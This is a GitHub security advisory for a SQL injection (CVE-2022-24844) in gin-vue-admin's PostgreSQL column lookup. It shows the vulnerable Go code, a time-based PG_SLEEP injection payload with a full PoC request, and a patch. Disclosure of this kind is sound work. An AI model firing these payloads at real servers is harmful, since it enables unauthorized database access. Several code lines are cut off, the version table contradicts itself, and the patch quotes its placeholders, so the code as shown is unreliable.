Improper Neutralization of Special Elements used in an PostgreSQL Command ('SQL Injection') in github.com/flipped-aurora/gin-vue-admin

High **piexlmax** published **GHSA-5g92-6hpp-w425** on Apr 13

Package

github.com/flipped-aurora/gin-vue-admin (Go)

Affected versions	Patched versions
<2.5.1	<2.5.1

Description

condition:

1. Requires JWT （login）
2. Using PostgreSQL


The problem occurs in the following code in `server/service/system/sys_auto_code_pgsql.go`, which means that PostgreSQL must be used as the database for this vulnerability to occur.

```
75                                                  (select oid from pg_class cl
76          FROM INFORMATION_SCHEMA.COLUMNS columns
77          WHERE table_catalog = '@table_catalog'
78            and table_schema = 'public'
79            and table_name = '@table_name';
80      `
81      var entities []response.Column
82      db, _err := gorm.Open(postgres.Open(global.GVA_CONFIG.Pgsql.LinkDsn(dbNam
83      if _err != nil {
84          return data: nil, errors.Wrapf(err, "[pgsql] 连接 数据库(#{dbName})的表(
85      }
86      sql = strings.ReplaceAll(sql, old: "@table_catalog", dbName)
87      sql = strings.ReplaceAll(sql, old: "@table_name", tableName)
88      err = db.Raw(sql).Scan(&entities).Error
89      return entities, err
90  }
```

Simple test payload:

```
http://127.0.0.1:8888/autoCode/getColumn?tableName=123' AND 1178=(SELECT 1178 FROM PG_SLEEP(5))
AND 'obSz'='obSz
```


{"code":0,"data":{"columns":null},"msg":"获取成功"}



POC:

```
GET /autoCode/getColumn?
tableName=123'%20AND%201178%3D(SELECT%201178%20FROM%20PG_SLEEP(5))%20AND%20'obSz'%3D'obSz
HTTP/1.1
```

```
Host: 192.168.68.168:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

x-
token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNjJkMDNjZjgtZmIxOC00NGQ4LThhOWEtZDQwYjgyY
euoeeQhuWRmCIsIkF1dGhvcml0eUlkIjoiODg4IiwiQnVmZmVyVGltZSI6ODY0MDAsImV4cCI6MTY1MDM1MzM3OSwiaXNzIj
```



Patches:

https://github.com/flipped-aurora/gin-vue-admin/blob/main/server/service/system/sys_auto_code_pgsql.go

```
// change this method

// GetColumn 获取指定数据库和指定数据表的所有字段名,类型值等
// Author [piexlmax](https://github.com/piexlmax)
```

```
// Author [SliverHorn](https://github.com/SliverHorn)
func (a *autoCodePgsql) GetColumn(tableName string, dbName string) (data []response.Column, err
        // todo 数据获取不全，待完善sql
        sql := `
                SELECT columns.COLUMN_NAME
                   columns.DATA_TYPE
                   CASE
                           columns.DATA_TYPE
                           WHEN 'text' THEN
                                   concat_ws('', '', columns.CHARACTER_MAXIMUM_LENGTH)
                           WHEN 'varchar' THEN
                                   concat_ws('', '', columns.CHARACTER_MAXIMUM_LENGTH)
                           WHEN 'smallint' THEN
                                   concat_ws(',', columns.NUMERIC_PRECISION, columns.NUMERIC_SCA
                           WHEN 'decimal' THEN
                                   concat_ws(',', columns.NUMERIC_PRECISION, columns.NUMERIC_SCA
                           WHEN 'integer' THEN
                                   concat_ws('', '', columns.NUMERIC_PRECISION)
                           WHEN 'bigint' THEN
                                   concat_ws('', '', columns.NUMERIC_PRECISION)
                           ELSE ''
                           END
                   (select description.description
                        from pg_description description
                        where description.objoid = (select attribute.attrelid
                                                                                from pg_attribut
                                                                                where attribute.
                                                                                        (selec
                          and description.objsubid = (select attribute.attnum
                                                                                  from pg_attrib
                                                                                  where attribut

                FROM INFORMATION_SCHEMA.COLUMNS columns
                WHERE table_catalog = '?'
                  and table_schema = 'public'
                  and table_name = '?';
        `
        var entities []response.Column
        db, _err := gorm.Open(postgres.Open(global.GVA_CONFIG.Pgsql.LinkDsn(dbName)), &gorm.Conf
        if _err != nil {
                return nil, errors.Wrapf(err, "[pgsql] 连接 数据库(%s)的表(%s)失败!", dbName, tabl
        }
        err = db.Raw(sql, dbName, tableName).Scan(&entities).Error
        return entities, err
}
```

Severity

High

CVE ID

CVE ID

CVE-2022-24844

Weaknesses

CWE-564